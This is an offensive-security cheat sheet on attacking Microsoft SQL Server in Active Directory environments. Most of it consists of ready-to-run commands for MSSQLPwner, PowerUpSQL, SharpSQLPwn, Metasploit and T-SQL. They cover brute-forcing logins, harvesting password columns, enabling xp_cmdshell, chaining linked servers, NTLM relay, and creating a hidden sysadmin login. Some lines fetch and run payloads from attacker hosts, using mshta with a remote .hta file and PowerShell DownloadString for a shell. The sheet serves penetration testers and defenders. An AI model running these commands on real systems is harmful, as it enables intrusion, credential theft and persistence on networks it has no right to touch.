MSSQL AD Abuse
MSSQL Enumeration / Discovery
Python
The MSSQLPwner tool is based on Impacket. It supports authentication with Kerberos tickets and attacks through linked-server chains.[1]

# Interactive mode
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth interactive

# Interactive mode with 2 depth level of impersonations

mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -max-impersonation-depth 2 interactive

# Executing custom assembly on the current server with windows authentication and executing hostname command

mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth custom-asm hostname

# Executing custom assembly on the current server with windows authentication and executing hostname command on the SRV01 linked server

mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 custom-asm hostname

# Executing the hostname command using stored procedures on the linked SRV01 server

mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 exec hostname

# Executing the hostname command using stored procedures on the linked SRV01 server with sp_oacreate method

mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 exec "cmd /c mshta http://192.168.45.250/malicious.hta" -command-execution-method sp_oacreate

# Issuing NTLM relay attack on the SRV01 server

mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 ntlm-relay 192.168.45.250

# Issuing NTLM relay attack on chain ID 2e9a3696-d8c2-4edd-9bcc-2908414eeb25

mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -chain-id 2e9a3696-d8c2-4edd-9bcc-2908414eeb25 ntlm-relay 192.168.45.250

# Issuing NTLM relay attack on the local server with custom command

mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth ntlm-relay 192.168.45.250

# Executing direct query

mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth direct-query "SELECT CURRENT_USER"

# Retrieving password from the linked server DC01

mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-server DC01 retrive-password

# Execute code using custom assembly on the linked server DC01

mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-server DC01 inject-custom-asm SqlInject.dll

# Bruteforce using tickets, hashes, and passwords against the hosts listed on the hosts.txt

mssqlpwner hosts.txt brute -tl tickets.txt -ul users.txt -hl hashes.txt -pl passwords.txt

# Bruteforce using hashes, and passwords against the hosts listed on the hosts.txt

mssqlpwner hosts.txt brute -ul users.txt -hl hashes.txt -pl passwords.txt

# Bruteforce using tickets against the hosts listed on the hosts.txt

mssqlpwner hosts.txt brute -tl tickets.txt -ul users.txt

# Bruteforce using passwords against the hosts listed on the hosts.txt

mssqlpwner hosts.txt brute -ul users.txt -pl passwords.txt

# Bruteforce using hashes against the hosts listed on the hosts.txt

mssqlpwner hosts.txt brute -ul users.txt -hl hashes.txt
Enumerating from the network without domain session
# Interactive mode

mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth interactive
PowerShell
The PowerShell module PowerUpSQL provides discovery, auditing, and exploitation functions for SQL Server environments.[2]
Import-Module .\PowerupSQL.psd1Enumerating from the network without domain session
# Get local MSSQL instance (if any)
Get-SQLInstanceLocal
Get-SQLInstanceLocal | Get-SQLServerInfo

#If you don't have an AD account, you can try to find MSSQL instances by scanning via UDP
#First, you will need a list of hosts to scan
Get-Content c:\temp\computers.txt | Get-SQLInstanceScanUDP –Verbose –Threads 10

#If you have some valid credentials and you have discovered valid MSSQL hosts you can try to login into them
#The discovered MSSQL servers must be on the file: C:\temp\instances.txt
Get-SQLInstanceFile -FilePath C:\temp\instances.txt | Get-SQLConnectionTest -Verbose -Username test -Password test
Enumerating from inside the domain
# Get local MSSQL instance (if any)
Get-SQLInstanceLocal
Get-SQLInstanceLocal | Get-SQLServerInfo

#Get info about valid MSQL instances running in domain
#This looks for SPNs that starts with MSSQL (not always is a MSSQL running instance)
Get-SQLInstanceDomain | Get-SQLServerinfo -Verbose

# Try dictionary attack to login
Invoke-SQLAuditWeakLoginPw

# Search SPNs of common software and try the default creds
Get-SQLServerDefaultLoginPw

#Test connections with each one
Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -verbose

#Try to connect and obtain info from each MSSQL server (also useful to check connectivity)
Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose

# Get DBs, test connections and get info in one line
Get-SQLInstanceDomain | Get-SQLConnectionTest | ? { $_.Status -eq "Accessible" } | Get-SQLServerInfo
MSSQL Basic Abuse
Access DB
# List databases
Get-SQLInstanceDomain | Get-SQLDatabase

# List tables in a DB you can read
Get-SQLInstanceDomain | Get-SQLTable -DatabaseName DBName

# List columns in a table
Get-SQLInstanceDomain | Get-SQLColumn -DatabaseName DBName -TableName TableName

# Get some sample data from a column in a table (columns username & password in the example)
Get-SQLInstanceDomain | Get-SQLColumnSampleData -Keywords "username,password" -Verbose -SampleSize 10

#Perform a SQL query
Get-SQLQuery -Instance "sql.domain.io,1433" -Query "select @@servername"

#Dump an instance (a lot of CSVs are generated in the current directory)
Invoke-SQLDumpInfo -Verbose -Instance "dcorp-mssql"

# Search keywords in columns trying to access the MSSQL DBs
## This won't use trusted SQL links
Get-SQLInstanceDomain | Get-SQLConnectionTest | ? { $_.Status -eq "Accessible" } | Get-SQLColumnSampleDataThreaded -Keywords "password" -SampleSize 5 | select instance, database, column, sample | ft -autosize
MSSQL RCE
It may also be possible to execute commands on the MSSQL host through xp_cmdshell.[5]
Invoke-SQLOSCmd -Instance "srv.sub.domain.local,1433" -Command "whoami" -RawResults
# Invoke-SQLOSCmd automatically checks if xp_cmdshell is enable and enables it if necessary
Check in the page mentioned in the following section how to do this manually.
MSSQL Basic Hacking Tricks
Pentesting Mssql Microsoft Sql Server
MSSQL Trusted Links
If one MSSQL instance trusts another through a linked-server configuration, a user with sufficient permissions can use that trust relationship to execute queries on the other instance. These links can be chained, potentially reaching a misconfigured server on which the user can execute commands.[3]
The links between databases work even across forest trusts.
Powershell Abuse
#Look for MSSQL links from an accessible instance
Get-SQLServerLink -Instance dcorp-mssql -Verbose #Check for DatabaseLinkId > 0

#Crawl trusted links, starting from the given one (the user being used by the MSSQL instance is also specified)
Get-SQLServerLinkCrawl -Instance mssql-srv.domain.local -Verbose

#If you are sysadmin in some trusted link you can enable xp_cmdshell with:
Get-SQLServerLinkCrawl -instance "<INSTANCE1>" -verbose -Query 'EXECUTE(''sp_configure ''''xp_cmdshell'''',1;reconfigure;'') AT "<INSTANCE2>"'

#Execute a query in all linked instances (try to execute commands), output should be in CustomQuery field
Get-SQLServerLinkCrawl -Instance mssql-srv.domain.local -Query "exec master..xp_cmdshell 'whoami'"

#Obtain a shell
Get-SQLServerLinkCrawl -Instance dcorp-mssql  -Query 'exec master..xp_cmdshell "powershell iex (New-Object Net.WebClient).DownloadString(''http://172.16.100.114:8080/pc.ps1'')"'

#Check for possible vulnerabilities on an instance where you have access
Invoke-SQLAudit -Verbose -Instance "dcorp-mssql.dollarcorp.moneycorp.local"

#Try to escalate privileges on an instance
Invoke-SQLEscalatePriv –Verbose –Instance "SQLServer1\Instance1"

#Manual trusted-link query
Get-SQLQuery -Instance "sql.domain.io,1433" -Query "select * from openquery(""sql2.domain.io"", 'select * from information_schema.tables')"
## Enable xp_cmdshell and check it
Get-SQLQuery -Instance "sql.domain.io,1433" -Query 'SELECT * FROM OPENQUERY("sql2.domain.io", ''SELECT * FROM sys.configurations WHERE name = ''''xp_cmdshell'''''');'
Get-SQLQuery -Instance "sql.domain.io,1433" -Query 'EXEC(''sp_configure ''''show advanced options'''', 1; reconfigure;'') AT [sql.rto.external]'
Get-SQLQuery -Instance "sql.domain.io,1433" -Query 'EXEC(''sp_configure ''''xp_cmdshell'''', 1; reconfigure;'') AT [sql.rto.external]'
## If you see the results of @@selectname, it worked
Get-SQLQuery -Instance "sql.rto.local,1433" -Query 'SELECT * FROM OPENQUERY("sql.rto.external", ''select @@servername; exec xp_cmdshell ''''powershell whoami'''''');'
Another tool that can be used is SharpSQLPwn:[6]
SharpSQLPwn.exe /modules:LIC /linkedsql:<fqdn of SQL to exeecute cmd in> /cmd:whoami /impuser:sa
# Cobalt Strike
inject-assembly 4704 ../SharpCollection/SharpSQLPwn.exe /modules:LIC /linkedsql:<fqdn of SQL to exeecute cmd in> /cmd:whoami /impuser:sa
Metasploit
You can easily check for trusted links using Metasploit.
#Set username, password, windows auth (if using AD), IP...
msf> use exploit/windows/mssql/mssql_linkcrawler
[msf> set DEPLOY true] #Set DEPLOY to true if you want to abuse the privileges to obtain a meterpreter session
Metasploit tries to abuse only the OPENQUERY() function. If command execution through OPENQUERY() fails, try the EXECUTE method manually, as described below.[4]
Manual - Openquery()
From Linux you could obtain a MSSQL console shell with sqsh and mssqlclient.py.

From Windows, you can also find the links and execute commands manually using an MSSQL client such as HeidiSQL.[7]
Login using Windows authentication:
Find Trustable Links
select * from master..sysservers;
EXEC sp_linkedservers;
Execute queries in trustable link
Execute queries through the link (example: find more links in the new accessible instance):
select * from openquery("dcorp-sql1", 'select * from master..sysservers')[!WARNING] Check where double and single quotes are used, it’s important to use them that way.

You can continue traversing these trusted-link chains manually.
# First level RCE
SELECT * FROM OPENQUERY("<computer>", 'select @@servername; exec xp_cmdshell ''powershell -w hidden -enc blah''')

# Second level RCE
SELECT * FROM OPENQUERY("<computer1>", 'select * from openquery("<computer2>", ''select @@servername; exec xp_cmdshell ''''powershell -enc blah'''''')')
If you cannot perform actions such as exec xp_cmdshell through OPENQUERY(), try the EXECUTE method.
Manual - EXECUTE
You can also abuse trusted links using EXECUTE:
#Create user and give admin privileges
EXECUTE('EXECUTE(''CREATE LOGIN hacker WITH PASSWORD = ''''P@ssword123.'''' '') AT "DOMINIO\SERVER1"') AT "DOMINIO\SERVER2"
EXECUTE('EXECUTE(''sp_addsrvrolemember ''''hacker'''' , ''''sysadmin'''' '') AT "DOMINIO\SERVER1"') AT "DOMINIO\SERVER2"
Local Privilege Escalation
The MSSQL service account often has the SeImpersonatePrivilege user right, which allows the account to impersonate a client after authentication.
A strategy that many authors have come up with is to force a SYSTEM service to authenticate to a rogue or man-in-the-middle service that the attacker creates. This rogue service is then able to impersonate the SYSTEM service whilst it’s trying to authenticate.
SweetPotato collects several of these techniques and can be executed through Beacon’s execute-assembly command.[8]
SCCM Management Point NTLM Relay (OSD Secret Extraction)
See how the default SQL roles of SCCM Management Points can be abused to dump Network Access Account and Task-Sequence secrets directly from the site database:
Sccm Management Point Relay Sql Policy Secrets